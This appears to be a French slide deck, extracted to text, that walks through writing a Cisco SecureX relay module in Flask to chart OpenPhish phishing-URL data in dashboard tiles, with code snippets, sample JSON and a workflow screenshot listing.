
L'architecture du Service




Modules de Relais SecureX




Modules de Relais SecureX




SecureX API Endpoints



SecureX Dashboard Use Case



Observables



dashboard.py

```
1 from flask import Blueprint
2
3 from api.schemas import DashboardTileSchema, DashboardTileDataSchema
4 from api.utils import jsonify_data, get_jwt, get_json
5
6 dashboard_api = Blueprint('dashboard', __name__)
7
8
9 @dashboard_api.route('/tiles', methods=['POST'])
10 def tiles():
11     _ = get_jwt()
12     return jsonify_data([])
13
14
15 @dashboard_api.route('/tiles/tile', methods=['POST'])
16 def tile():
17     _ = get_jwt()
18     _ = get_json(DashboardTileSchema())
19     return jsonify_data({})
20
21
22 @dashboard_api.route('/tiles/tile-data', methods=['POST'])
23 def tile_data():
24     _ = get_jwt()
25     _ = get_json(DashboardTileDataSchema())
26     return jsonify_data({})
27
```

Insérez vos fonctions personnalisées ici

Insérez votre code personnalisé ici

Renvoyez le résultat JSON ici

dashboard.py

Section d'importation

```
from flask import Flask
from flask import Flask, flash, redirect, render_template, request, session, abort, jsonify
from schemas import DashboardTileDataSchema, DashboardTileSchema
from utils import get_json, get_jwt, jsonify_data, current_date_time, date_plus_x_days, epoch_date, epoch_datetime
import os
from crayons import *
import requests
import json
from datetime import datetime, timedelta
import time
from get_openphish_index_page import update_database # Update the sqlite database
```

Serveur Web Flask

```
app = Flask(__name__)
```

Endpoint API + Fonction attachée

```
@app.route('/health', methods=['POST'])
def health():
    print(green("OpenPhis Relay Module says : I'm alive !!",bold=True))
    print(green("Let me update the database",bold=True))
    health_result=update_database()
    print(green("=====",bold=True))
    print(green("Database Updated",bold=True))
    print(green("=====",bold=True))
    if health_result!=0:
        data = {'status': 'ok'}
    else:
        data = {'status': 'error'}
    return jsonify({'data': data})
```

```
if __name__ == "__main__":
    print(yellow("3-Send data to graph into tiles",bold=True))
    app.secret_key = os.urandom(12)
    app.run(debug=True,host='0.0.0.0', port=4000)
```

dashboard.py

/tiles Endpoint API

```
@app.route('/tiles', methods=['POST'])
def tiles():
    try:
        auth = get_jwt()
        print(cyan("SecureX query for available tiles received",bold=True))
        print(green("Let's send back 2 JSON data with 2 tiles",bold=True))
        return jsonify_data([
            {
                "title": "OpenPhish Histogram",
                "description": "Vertical Histogram",
                "periods": [
                    "last_hour",
                    "last_7_days",
                    "last_30_days"
                ],
                "default_period": "last_7_days",
                "tags": [
                    "pat",
                    "url"
                ],
                "type": "vertical_bar_chart",
                "short_description": "The number of bad URL per day",
                "id": "vertical_histogram"
            },
            {
                "title": "OpenPhish Donut",
                "description": "OpenPhish Donut",
                "tags": [
                    "pat"
                ],
                "type": "donut_graph",
                "short_description": "DONUT Example",
                "default_period": "last_7_days",
                "id": "donut"
            }
        ])
    
```

Tile 1

Tile 2

dashboard.py

/tiles/tile-data


Endpoint API

```
@app.route('/tiles/tile-data', methods=['POST'])
def tile_data():
    _ = get_jwt() # we will use this later for authentication to third party solution
    print(cyan("SecureX query for data top be graphed into tiles, received",bold=True))
    print(green("Let's send back JSON data to graph",bold=True))
    req = get_json(DashboardTileDataSchema())
    print (green(req,bold=True))
    print (green(req["tile_id"],bold=True))
    if req['tile_id'] == 'vertical_histogram':
        if req['period'] == 'last_7_days':
            data_to_graph=json_data_for_bar_charts_v_7
        elif req['period'] == 'last_30_days':
            data_to_graph=json_data_for_bar_charts_v_30
        else:
            data_to_graph=json_data_for_bar_charts_v_7
        #print(cyan(donnees,bold=True))
        return jsonify_data(data_to_graph)
    if req['tile_id'] == 'donut':
        data_to_graph=json_data_for_donuts
        return jsonify_data(data_to_graph)
    elif req['tile_id'] == 'other tile id':
        some_json_payload={}
        return jsonify_data(some_json_payload)
```

```
json_data_for_bar_charts_v7={
  "valid_time": {
    "start_time": "2021-04-27T18:06:26.000Z",
    "end_time": "2021-04-28T18:06:26.000Z"
  },
  "color_scale": "status",
  "tile_id": "vertical_histogram_tile",
  "keys": [
    {
      "key": "something",
      "label": "something label"
    },
    {
      "key": "somethingelse",
      "label": "somethingelse label"
    },
    {
      "key": "andsomethingelse",
      "label": "andsomethingelse label"
    }
  ],
  "cache_scope": "user",
  "key_type": "string",
  "period": "last_24_hours",
  "observed_time": {
    "start_time": "2021-04-27T18:06:26.000Z",
    "end_time": "2021-04-28T18:06:26.000Z"
  },
  "data": [
```

```
],
  "data": [
    {
      "key": "FIRST",
      "label": "19:00:00",
      "value": 30,
      "values": [
        {
          "key": "something",
          "value": 30,
          "tooltip": "something: 30",
          "link_uri": "https://www.google.com"
        },
        {
          "key": "somethingelse",
          "value": 50,
          "tooltip": "somethingelse: 50",
          "link_uri": "https://www.google.com"
        },
        {
          "key": "andsomethingelse",
          "value": 10,
          "tooltip": "andsomethingelse: 10",
          "link_uri": "https://www.google.com"
        }
      ]
    },
    {
      "key": "SECOND",
      "label": "19:00:00",
      "value": 10,
      "values": [
        {
```

Résultat



GET SECURE ENDPOINT EVENTS EVERY 5 MINS

Modified: July 25, 2022 at 6:45:00 PM

Validated


Commit

View Runs

Run



- Search activities
- CORE
 - Calculate Date
 - Calculate Date Time Difference
 - Convert Json to Xml
 - Convert Xml to Json
 - Escape Regex Metacharacters
 - Find String
 - Format Date
 - JSONPath Query
 - Match Regex
 - Parse Date
 - Replace String
 - Set Variables
 - Sleep
 - Split String
 - Substring
 - Timestamp_from_PastDate



PROPERTIES

GET SECURE ENDPOINT EVENTS EVERY 5 MINS

Version

Git Repository:

Git Version: No Versions Available

General

Display Name:

Owner:

Description:

Clean up after successful execution

